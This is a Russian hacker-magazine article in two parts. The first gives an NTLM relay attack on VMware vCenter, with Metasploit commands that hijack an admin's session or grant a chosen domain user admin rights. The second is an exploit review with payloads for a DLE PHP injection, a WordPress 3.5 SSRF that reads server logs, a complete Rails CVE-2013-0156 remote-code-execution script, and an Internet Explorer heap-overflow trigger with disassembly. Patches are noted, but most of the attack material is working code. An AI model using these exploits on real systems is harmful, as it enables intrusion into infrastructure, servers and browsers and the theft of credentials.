Как я и писал в прошлый раз, проблема кроется в самой NTLM-аутентификации, а потому уязвимыми продуктами являются все, что используют ее (и не используют каких-то дополнительных средств для своей защиты). И в подтверждение тех слов — данная задачка.

Есть такая вещь, как VMware vCenter — система централизованного управления ESXi-серверами и виртуалками на них. Поломать ее — лакомое дело, ведь мы можем «выдрать» из нее привилегированные доменные креды и получить привилегированный доступ ко всем виртуалкам. То есть в общем случае поовнить vCenter равняется поовнить всю корпоративную сеть. Алексей Синцов в одном из номеров писал о нашем опыте, о том, как это можно сделать на основе найденных им уязвимостей. Он, конечно, маг и волшебник в поиске уязвимостей :).




Рис. 1. NTLM-аутентификация в vCenter

Но сейчас немного о другом, о «неисправимом». Вообще, и vCenter, и ESXi серверы (и, вероятно, другие) построены в своей основе на одной платформе. Для общения с ними (не считая веба) нужно использовать специальный vSphere Client. Но если посмотреть на передаваемые данные, то мы увидим, что по сути это обычный веб-сервис, использующий в качестве основы SOAP. То есть можно написать и свой клиент для управления. Во-вторых, у продуктов VMware по умолчанию имеется поддержка Windows-аутентификации. А это в простейшем и основном случае стандартная NTLM-аутентификация. Но и это еще не все. VCenter под виндой в качестве основы для разделения прав использует доменных пользователей. Это все ведет к тому, что мы можем очень просто и легко проводить атаку типа NTLM relay.

И для этого дела я написал NTLM relay модуль для MSF под VMware vCenter — приводящий или к обходу аутентификации (если повезло админу), или к полной компрометации всей инфраструктуры.

Не могу не описать самой атаки в простейшем виде.

Итак, у нас есть: жертва-админ, мы — хакеры и vCenter-сервер. Мы находимся в локальной сети с жертвой.

1. Мы заставляем браузер жертвы (IE, например) зайти на наш веб-сервер — модуль MSF.
2. Наш модуль требует у браузера аутентифицироваться по NTLM. Так как мы находимся в одной сети, то жертва может обратиться к нам по короткому доменному имени (типа http://hacker/lalala), и потому IE автоматом попробует аутентифицироваться по NTLM, «не теребя» жертву вопросами.
3. IE посылает первый NTLM-пакет с именем жертвы и общей инфой (все в Base64).
4. Мы его пихаем в тело SOAP-запроса и отправляем на vCenter.
5. Сервер возвращает на SOAP ответ с challenge (рандомная строчка) для NTLM и куки — vmware_soap_session.
6. Мы пересылаем NTLM-пакет с challeng'ем нашей жертве.
7. Жертва хеширует свой хеш и challenge и отправляет нам его.
8. Мы это переправляем на сервер.
9. Сервер нам говорит, что все OK и мы аутентифицированы!

Все просто, как видишь. Здесь главное — чтобы у админчика были права в vCenter.

Но что дальше? Да, мы аутентифицированы. А точнее, аутентифицированы куки, которые нам сервер назначил при подключении. Но мы же не можем выполнять операции! Дальше есть два варианта. Первый — воспользоваться модулем vmware_session_ridder, который входит в комплект VASTO (vasto.nibblesec.org). Этот модуль — прокси для vSphere Client. Если указать vSphere Client




Рис. 2. Получаем аутентифицированные куки через NTLM relay и используем их для входа в vCenter

подключиться к этому модулю (он открывает порт), а в качестве входных параметров этому модулю — аутентифицированные куки и адрес vCenter-сервера, то vmware_session_ridder будет проксировать запросы от vSphere Client и подменять на лету значения куки. Таким образом, с его помощью мы сможем получить стандартный доступ к vCenter. Очень круто. Минусы у этого варианта в том, что, во-первых, из-за проксирования vSphere Client работает прилично медленней, а во-вторых, в том, что нельзя полностью автоматизировать процесс (в смысле по-простому нельзя). То есть, поставив «ловушку» первым модулем, мы будем ждать, когда админ на нее зайдет. Но, как только он зайдет и сервер аутентифицирует наши куки, у нас будет не очень много времени (время жизни сессии вроде десять минут), чтобы скопировать их из одного модуля в другой и запустить vSphere Client.

Именно из-за этих минусов я включил в модуль возможность добавлять любого доменного пользователя в админы vCenter. По сути, это один SOAP-запрос с именем юзера, которому надо выставить админские права. После этого можно входить обычным vSphere Client. Конечно, минус тут в том, что надо иметь учетку хотя бы от одного доменного юзера.

Практика. Запускаем NTLM Relay:

1. скинуть VASTO и мой модуль в auxiliary/server/ в MSF;
2. use auxiliary/server/vmauth_ntlmrelay;
3. set RHOST 192.168.0.1 (IP-адрес vCenter);
4. set SRVPORT 80 (порт, на котором будет поднят веб-сервер для запроса NTLM-аутентификации);
5. set URIPATH / (URL, для запроса NTLM-аутентификации);
6. set USERNAME corp/hacker (имя пользователя, которому будут даны права Administrator. Опционально);
7. run.

Ждем админа. Когда все будет успешно сделано, нам отобразятся куки vmware_soap_session, они же SOAPID (см. рис. 2). Далее:

1. use use auxiliary/server/vmware_session_rider;
2. set RHOST 192.168.0.1 (IP адрес vCenter);
3. set SRVPORT 9999 (локальный порт, на котором прокси будет ждать подключения vSphere Client);
4. set SOAPID vmware_soap_session (вставляем куки из предыдущего модуля);
5. run;
6. Запускаем vSphere Client;
   - хост: localhost:9999;
   - пароль и логин — bypassme.

Стоит отметить, что мой модуль vmauth_ntlmrelay еще нужно подретушировать, хотя функции свои он уже выполняет. К сожалению, не уверен, войдет ли он в официальную поставку MSF, или, как VASTO, надо будет качать ручками. Хотя возможно, он и станет частью VASTO, так как переговоры с Клаудио уже движутся.

Если же говорить об «исправлении» этой баги, то ждать этого нам не приходится. Перед публикацией материала я как раз связался с VMware, но единственное, что они смогли сделать, — развести руками и сказать, что это бага Microsoft и исправить никак не могут. Но пообещали составить список рекомендаций для клиентов банка. Microsoft же исправлять ситуацию точно никак не будет, а будет перетягивать на более совершенные технологии. Однако с учетом обратной совместимости NTLM relay можно будет активно использовать ещё лет 10...

Вот и все. Надеюсь, было интересно. Кстати, если хочешь что-нибудь поресерчить или думаешь стать пентестером, но не знаешь как и что — напиши мне, и я постараюсь тебе помочь :). Удачи!

Сергей Белов (sergeybelove.ru)

Ломаем самое популярное — Ruby on Rails, все версии Internet Explorer, WordPress, DataLife Engine. Держись крепче!

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ



1 Инъекция PHP-кода в DLE 9.7

CVSSV2 9.3

AV:N/AC:M/AU:N/C:C/I:C/A:C/E:U/RL:W/RC:C

BRIEF

Дата релиза: 28 января 2013 года
Автор: EgiX
CVE: 2013-1412

Уязвимость в DLE 9.7 (preview.php) позволяет удаленному пользователю выполнить произвольный код на целевой системе.

EXPLOIT

DLE (DataLife Engine) — очень популярный движок для новостных сайтов. Полюбился многим за свою функциональность, дизайн и удобную админку, поэтому и получил широкое распространение. Давно в нем не обнаруживали уязвимостей, и вот — PHP-инъекция!

```
preview.php
$c_list = implode (',', $_REQUEST['catlist']);
if(strpos( $tpl->copy_template, "[catlist=") !== false) {
  $tpl->copy_template = preg_replace( "#\\[catlist=(.+?)\\]↵
  (.*?)\\[/catlist\\]#ies", "check_category('\\1', '\\2',↵
  '{$c_list}')", $tpl->copy_template );
}
if(strpos($tpl->copy_template,"[not-catlist=") !== false) {
  $tpl->copy_template = preg_replace( "#\\[not-catlist=↵
  (.+?)\\](.*?)\\[/not-catlist\\]#ies", "check_category↵
  ('\\1', '\\2', '{$c_list}', false)",$tpl->copy_template);
}
```

Параметр $_REQUEST['catlist'], который поступает на вход от пользователя, недостаточно обрабатывается фильтрами и подставляется в функцию preg_replace, вызываемую с модификатором «e». Данный кейс может быть использован для внедрения PHP-кода (подробно о модификаторах можно прочитать по ссылке: bit.ly/bW6j9k). Стоит упомянуть, что, в принципе, это нерекомендуемый модификатор и в PHP 5.5.0 он будет помечен как устаревший.

TARGETS

DLE 9.7.

SOLUTION

Применить патч для 9.7 или обновиться до 9.8.

2 SSRF в WordPress 3.5

CVSSV2 N/A

(N/A)

BRIEF

Дата релиза: 4 января 2013 года
Автор: ONsec research lab
CVE: N/A

Подделываем запросы на серверной стороне в WordPress 3.5.

EXPLOIT

Система блогов WordPress не нуждается в представлении. Сейчас почти каждый, кто собирается завести блог, выбирает именно WordPress. В начале этого года на сайте www.ethicalhack3r.co.uk была опубликована статья об использовании XML-RPC (удаленный вызов процедур посредством отправки XML) в качестве сканера локальных портов. Но исследователи из лаборатории ONsec пошли дальше: они использовали найденную уязвимость для эксплуатации SSRF — Server Side Request Forgery. По умолчанию WordPress задействует cURL для выполнения запросов:

```
wp-includes/class-wp-xmlrpc-server.php
$linea = wp_remote_fopen( $pagelinkedfrom );

wp-includes/functions.php
function wp_remote_fopen( $uri ) {
...
$response = wp_remote_get( $uri, $options );

wp-includes/http.php
function wp_remote_get($url, $args = array()) {
$objFetchSite = _wp_http_get_object();
return $objFetchSite->get($url, $args);  ...
function &_wp_http_get_object() {
    static $http;
    if ( is_null($http) )
        $http = new WP_Http();

wp-includes/class-http.php
function get($url, $args = array()) {
    $defaults = array('method' => 'GET');
    $r = wp_parse_args($args, $defaults);
    return $this->request($url, $r);
}
...
function request( $url, $args = array() ) {
...
return $this->_dispatch_request($url, $r);
...
private function _dispatch_request($url, $args) {
    static $transports = array();
    $class = $this->↵_get_first_available_transport↵
    ($args, $url
...
    public function _get_first_available_transport↵
    ($args, $url = null)
    $request_order = array('curl', 'streams', ↵
    'fsockopen');
```

Если ты еще не читал «Библию SSRF», то обязательно займись этим на досуге (доступна по ссылке: bit.ly/Vb9XL3).

Зная, что использование таких схем, как file://, gopher://, dict://, ldap://, может привести к довольно печальным последствиям, попробуем схему file://. Снова взглянем на код WordPress, разберем метод Pingback (например, ты написал статью, и кто-то на другом блоге указал ссылку на твою статью. Тебе приходит «pingback» — отметка в комментариях, что кто-то сослался на тебя):

```
wp-includes/class-wp-xmlrpc-server.php
$linea = wp_remote_fopen( $pagelinkedfrom );
if ( !$linea )
...
preg_match('|<title>([^<]*?)</title>|is', $linea, ↵
$matchtitle);
$title = $matchtitle[1];
if (empty($title))
    return new IXR_Error(32, __('We cannot find a title ↵
    on that page.'));
$linea = strip_tags( $linea, '<a>' );
$p = explode( "\n\n", $linea );
$preg_target = preg_quote($pagelinkedto, '|');
foreach ( $p as $para ) {
if ( strpos($para, $pagelinkedto) !== false ) {
    preg_match("|<a[^>]+?".$preg_target.↵
    "[^>]*>([^>]+?)</a>|", $para, $context);
if ( empty($context) )
   continue;
...
$excerpt = preg_replace('|\</?wpcontext\>|', '', $para);
if ( strlen($context[1]) > 100 )
    $context[1] = substr($context[1], 0, 100) . '...';
```



DLE — многопользовательский новостной движок

Данные между <title> и </title> будут помещены в поле автора комментария (255 байт, ограничены в базе данных). Данные между <a> и будут отмечены как сам коммент (100 байт, ограничены строкой 5022).

Итак, у нас есть 355 байт для нужных нам данных. Попытаемся вытащить данные из access.log. Для начала запишем данные в access.log, просто обращаясь к сайту подобными запросами:

```
http://localhost/tests/wordpress/#<title>
http://localhost/tests/wordpress/#</title>
http://localhost/tests/wordpress/#↵
<a http://localhost/tests/wordpress/?p=1>
http://localhost/tests/wordpress/#</a>
```

Отправим запрос с маркером, но при этом скрафтим его самостоятельно (браузеры создают HTTP-запросы без якорей).

```
GET /tests/wordpress/#<a>marker1 HTTP/1.1
Host: localhost
```

Теперь можно добавить комментарий (pingback) с нужными данными между нашими маркерами, используя запрос к XML-RPC:

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param><value><string>file:///var/log/apache2/access_log↵
</string></value></param>
<param><value><string>http://localhost/tests/wordpress/?↵
```

```
p=1</string></value></param>
</params>
</methodCall>
```

После отправки этого запроса в комментариях к записи мы получим нужные нам данные.

TARGETS

WordPress 3.5.

SOLUTION

Обновиться до WordPress 3.5.1.

3 Удаленное выполнение команд в Rails 2, 3, 4

CVSSV2 N/A

(N/A)

BRIEF

Дата релиза: 7 января 2013 года
Автор: charlisome, espes
CVE: 2013-0156

DoS, SQLi, RCE во всех версиях RoR.

EXPLOIT

Ruby on Rails — популярный фреймворк, который часто выбирают для стартапов, как гибкую и довольно устойчивую к высоким нагрузкам платформу (например, Твиттер изначально был написан на RoR). В начале года была обнаружена бага во всех версиях этого фреймворка, которая позволяла провести DoS-атаку, SQL-инъекцию или выполнить любой код на целевой системе! Атакующему всего лишь требуется отослать специально скрафтенный XML, содержащий в себе YAML-объект. Рельсы парсят XML и подгружают объект из YAML. В процессе выполнения отправленный код может выполниться (зависит от типа и структуры отправленных объектов). Теперь по шагам:

- Рельсы парсят параметры из запроса, на основе Content-Type.
- XML-парсер (до пропатченных версий) запускает YAML-парсер для элементов с type="yaml". Вот пример XML'ки с YAML:

```
<foo type="yaml">
 yaml: goes here
 foo:
   - 1
   - 2
</foo>
```

- YAML позволяет десериализовать произвольные Ruby-объекты.
- Так как Ruby динамичен, десериализация YAML-объекта может вызвать какой-либо триггер, включая методы, которые нужны для десериализации этого объекта.
- Некоторые классы Ruby присутствуют во всех приложениях на рельсах (например, ERB-шаблон). И их можно использовать для выполнения любого Ruby-кода и, как следствие, любых команд на сервере.

Эксплойт уже есть в Metasploit. Можно найти и просто скрипты эксплуатации, без привязки как MF. Например, как этот:

```
url   = ARGV[0]
code  = File.read(ARGV[1])
# Встраиваем YAML-пейлоад в XML
payload = <<-PAYLOAD.strip.gsub("\n", "&#10;")
<fail type="yaml">
--- !ruby/object:ERB
  template:
    src: !binary |-
      #{Base64.encode64(code)}
</fail>
PAYLOAD
# Создание HTTP-запроса
uri = URI.parse(url)
http = Net::HTTP.new(uri.host, uri.port)
if uri.scheme == "https"
    http.use_ssl = true
    http.verify_mode = OpenSSL::SSL::VERIFY_NONE
end
request = Net::HTTP::Post.new(uri.request_uri)
request["Content-Type"] = "text/xml"
request["X-HTTP-Method-Override"] = "get"
request.body = payload
# Выводим ответ
response = http.request(request)
puts "HTTP/1.1 #{response.code} #{Rack::Utils::↵
HTTP_STATUS_CODES[response.code.to_i]}"
response.each { |header, value| puts "#{header}: ↵
#{value}" }
puts
puts response.body
```


Бага проверена редакцией — все рабочее :). Схожая ошибка в обработке нашлась еще в JSON-парсере, эксплойт для него вышел чуть позже.

TARGETS


Все версии RoR.

SOLUTION

Пропатчить Rails (патчи доступны здесь: bit.ly/SivPUo) или просто обновить RoR (исправлено в 3.2.11, 3.1.10, 3.0.19, 2.3.15).



Буфер, который может содержать не более 0xA8 байт



Эксплуатация уязвимости в RoR

4 Эксплуатация heap overflow в Internet Explorer

CVSSV2 N/A

(N/A)

BRIEF

Дата релиза: 10 января 2013 года
Автор: Vupen
CVE: 2012-1876

Разбор переполнения кучи в IE (с конкурса Pwn2Own 2012).

EXPLOIT

В начале этого года Vupen Security выложили свой эксплойт с конкурса Pwn2Own 2012 для IE с обходом DEP & ASLR. Критическая уязвимость присутствует во всех версиях IE, включая IE10 под Win8. Добиться heap overflow можно следующим кодом:

```
<html><body>
<table style="table-layout:fixed" >
    <col id="132" width="41" span="1" >  </col>
</table>
<script>
function over_trigger() {
    var obj_col = document.getElementById("132");
    obj_col.width = "42765";
    obj_col.span = 1000;
}
setTimeout("over_trigger();",1);
</script></body></html>
```

Разбор узлов документа приводит к созданию mshtml!CTableLayout:

```
; GetLayoutFromFactory() — mshtml.dll (IE8)
3CEE2706 PUSH 158      // Размер = 344
3CEE270B PUSH 8        // Флаги = HEAP_ZERO_MEMORY
3CEE270D PUSH DWORD PTR DS:[3D3D447C] // Куча = 00150000
3CEE2713 CALL EBX      // NTDLL.RtlAllocateHeap
```

Во время очередной обработки HTML-дерева IE добавляет новый столбец внутри таблицы, сославшись на функцию mshtml!CTableLayout::AddCol() следующим образом:

```
; CTableLayout::AddCol() — mshtml.dll (IE8)
3CFB9E66 PUSH EDI
3CFB9E67 MOV EAX,ESI
3CFB9E69 CALL CTableCol::GetAAspan  // Получение SPAN-
                                    // атрибута
[...]
3CFB9EF2 CMP EAX,DWORD PTR SS:[ARG.1]
3CFB9EF5 JL SHORT 3CFB9F57
3CFB9EF7 MOV EAX,DWORD PTR DS:[EBX+7C]
3CFB9EFA SHR EAX,2
3CFB9EFD MOV ECX,EBX
3CFB9EFF CALL CTableLayout::EnsureCols
```

Последняя функция будет хранить информацию внутри объекта CTableLayout, как мы можем видеть из следующего кода:

```
; CTableLayout::EnsureCols — mshtml.dll (IE8)
3CEE0371 CMP DWORD PTR DS:[ECX+54],EAX
3CEE0374 JGE SHORT 3CEE0379
3CEE0376 MOV DWORD PTR DS:[ECX+54],EAX
3CEE0379 XOR EAX,EAX
3CEE037B RETN
```

Позже, во время обработки, расположение элемента должно быть просчитано при помощи mshtml!CTableLayout::CalculateLayout(), что приводит к вызову следующей функции:

```
; CTableLayout_CalculateLayout() — mshtml.dll (IE8)
3CF662A9 PUSH DWORD PTR SS:[LOCAL.116]
3CF662AD MOV EAX,DWORD PTR DS:[EBX+60]
3CF662B0 PUSH DWORD PTR SS:[ARG.1]
3CF662B3 MOV DWORD PTR SS:[LOCAL.123],EDX
3CF662B7 PUSH EBX
3CF662B8 MOV DWORD PTR SS:[LOCAL.117],EAX
3CF662BC CALL CTableLayout::CalculateMinMax
```

Основная задача этой функции — создать буфер, занести его в mshtml!CTableLayout и заполнить его информацией о стилях из столбцов. Процесс начинается с получения SPAN-атрибута из mshtml!CTableLayout с целью вычисления размера буфера:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3CF66A69 MOV EBX,DWORD PTR SS:[ARG.1]
3CF66A6C PUSH ESI
3CF66A6D MOV ESI,DWORD PTR SS:[ARG.2]
3CF66A70 MOV EAX,DWORD PTR DS:[ESI+28]
3CF66A73 MOV DWORD PTR SS:[LOCAL.36],EAX
3CF66A79 MOV EAX,DWORD PTR DS:[EBX+54] // Значение SPAN-
                                       // атрибута по
                                       // смещению +0x54
3CF66A7C MOV DWORD PTR SS:[ARG.1],EAX  // Обновление
                                       // первого
                                       // аргумента
[...]
3CEED309 LEA ESI,[EBX+90]
3CEED30F JL 3CFBA54A    // [ESI+8] сейчас содержит 0
3CEED315 CMP EDX,DWORD PTR DS:[ESI+8]    // EDX из Arg1
3CEED318 JBE SHORT 3CEED32D
3CEED31A PUSH 1C                         // Arg1 = 1C
3CEED31C MOV EAX,EDX                     // SPAN = 6
3CEED31E MOV EDI,ESI
3CEED320 CALL CImplAry::EnsureSizeWorker // Создание
                                         // буфера
```

CimplAry::EnsureSizeWorker() создаст буфер размером 0xA8 байт на основе SPAN-атрибута. В качестве аргумента он принимает значение 0x1C, и EAX содержит значение, которое было подано через SPAN-атрибут, в нашем случае это 6. Размер равен 0x1C × 6 = 0xA8 байт:

```
; CimplAry::EnsureSizeWorker — mshtml.dll (IE8)
3CF75198 MOV EAX,DWORD PTR SS:[EBP-4] // EAX содержит 6,
                                      // [EBP+8] - 0x1c
3CF7519B MUL DWORD PTR SS:[EBP+8]     // 0xa8 в EAX
3CF7519E PUSH EDX    // Arg2
3CF7519F PUSH EAX    // Arg1
3CF751A0 LEA EAX,[EBP-8]              // Получим результат
3CF751A3 CALL ULongLongToUInt
[...]
3CF751B8 PUSH DWORD PTR SS:[EBP-8]    // Arg1,
                                      // push 0xa8
3CF751BB LEA ESI,[EDI+0C]
3CF751BE CALL HeapRealloc
```

Вызов HeapReAlloc() произойдет с параметром 0xA8 и изменит указатель на EDI +0xC с EDI = CTableLayout+0x90. Это означает, что это будет буфер со смещением +0x9C из mshtml!CTableLayout. В то же время MSHTML! CTableLayout будет иметь буфер, который может содержать не более 0xA8 байт. На следующем листинге показано расположение объекта:

```
; Объект mshtml!CTableLayout
Адрес    Шестнадцатеричный дамп
023A0498 98 3E F7 3C|A0 14 22 00|E0 D4 46 02|B0 73 F7 3C|
023A04A8 01 00 00 00|00 00 00 00|0D 08 08 01|FF FF FF FF|
023A04B8 00 00 00 00|00 00 00 00|00 00 00 00|FF FF FF FF|
023A04C8 94 05 02 00|C4 D1 00 00|00 00 00 00|00 00 00 00|
023A04D8 00 00 00 00|02 28 01 00|00 00 00 00|00 00 00 00|
023A04E8 00 00 00 00|06 00 00 00|00 00 00 00|FF FF FF FF|
023A04F8 00 00 00 00|FF FF FF FF|9C F6 F6 3C|04 00 00 00|
023A0508 04 00 00 00|D0 06 43 02|9C F6 F6 3C|18 00 00 00|
023A0518 06 00 00 00|10 8D 1A 00|00 00 00 00|C0 78 A1 02|
023A0528 9C F6 F6 3C|00 00 00 00|00 00 00 00|60 14 47 02|
023A0538 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|


[ 98 3E F7 3C] vftable объекта CTableLayout
[|06 00 00 00] Атрибут SPAN
[ 18 00 00 00] Число столбцов * 4 (6 столбцов)
[ 10 8D 1A 00] Массив mshtml!CTableCol
[ 60 14 47 02] Уязвимый буфер
```

Буфер [60 14 47 02] содержит информацию о стилях для шести столбцов элемента SPAN. Это цикл по всем доступным столбцам (со смещением +0x84) и возвращение SPAN-атрибута из первого столбца. Позже это значение было изменено следующим кодом:

```
<SCRIPT>
    var id3 = document.getElementById("id3");
    id3.span="7";
</SCRIPT>
```

Таким образом, CTableCol::GetAAspan() возвращает 7:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3D12EB66 |MOV EAX,DWORD PTR DS:[EBX+84] // Получение
                                        // массива столбцов
3D12EB6C |MOV ECX,DWORD PTR SS:[EBP-8]
3D12EB6F |MOV EDI,DWORD PTR DS:[ECX*4+EAX]
[...]
3D12EB9D |CALL CTableCol::GetAAspan  // Возвращается
                                     // обновленное
                                     // значение
                                     // атрибута SPAN (7)
3D12EBA2 |CMP EAX,3E8
3D12EBA7 |MOV DWORD PTR SS:[EBP+10],EAX  // Сохранение
                                         // в ARG.3
```



Pingback с информацией из access.log

```
[...]
3D12EC70 |PUSH 0
3D12EC72 |PUSH ESI
3D12EC73 |CALL ↵
CWidthUnitValue::GetPixelWidth // Возвращает значение
                               // на основе атрибута WIDTH
3D12EC78 |CMP DWORD PTR SS:[EBP-60],0
3D12EC7C |MOV DWORD PTR SS:[EBP-30],EAX  // Сохранение
                                         // в [EBP-30]
```

И само заполнение буфера:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3D12ECD4 |MOV EAX,DWORD PTR SS:[EBP-30]
3D12ECD7 |MOV DWORD PTR SS:[EBP-0C],EAX  // Значение
                                         // WIDTH
                                         // сохраняется
                                         // в [EBP-0C]
[...]
3D12ED0C |/MOV ECX,DWORD PTR SS:[EBP-24]
3D12ED0F ||MOV EAX,DWORD PTR DS:[EBX+9C] // Извлечение
                                         // из буфера
3D12ED15 ||ADD EAX,ECX
[...]
3D12ED3A ||PUSH DWORD PTR SS:[EBP-40]    // Arg3
3D12ED3D ||MOV EAX,DWORD PTR SS:[EBP-34]
3D12ED40 ||PUSH DWORD PTR SS:[EBP+0C]    // Arg2
3D12ED43 ||MOV ESI,DWORD PTR SS:[EBP-28]
3D12ED46 ||PUSH DWORD PTR SS:[EBP-0C]    // Arg1 =>
                                         // атрибут ширины
3D12ED49 ||CALL ↵
CTableColCalc::AdjustForCol // Заполнение текущего NODE
```

Последняя функция будет заполнена буфером из одного узла с размером size 0x1C, состоящего из значений атрибута WIDTH. Однако в связи с тем, что SPAN-атрибут динамично меняется через JS, это приводит к дополнительным итерациям в цикле, которые в конечном счете заканчиваются out-of-bounds. В итоге цикл приходит к следующему:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3D12ED58 ||CMP EAX,DWORD PTR SS:[EBP+10] // Конечное
                                         // условие, когда
                                         // счетчик > ARG.3
3D12ED5B |\JL SHORT 3D12ED0C  // ARG.3 является
                              // обновленным атрибутом
                              // SPAN
```

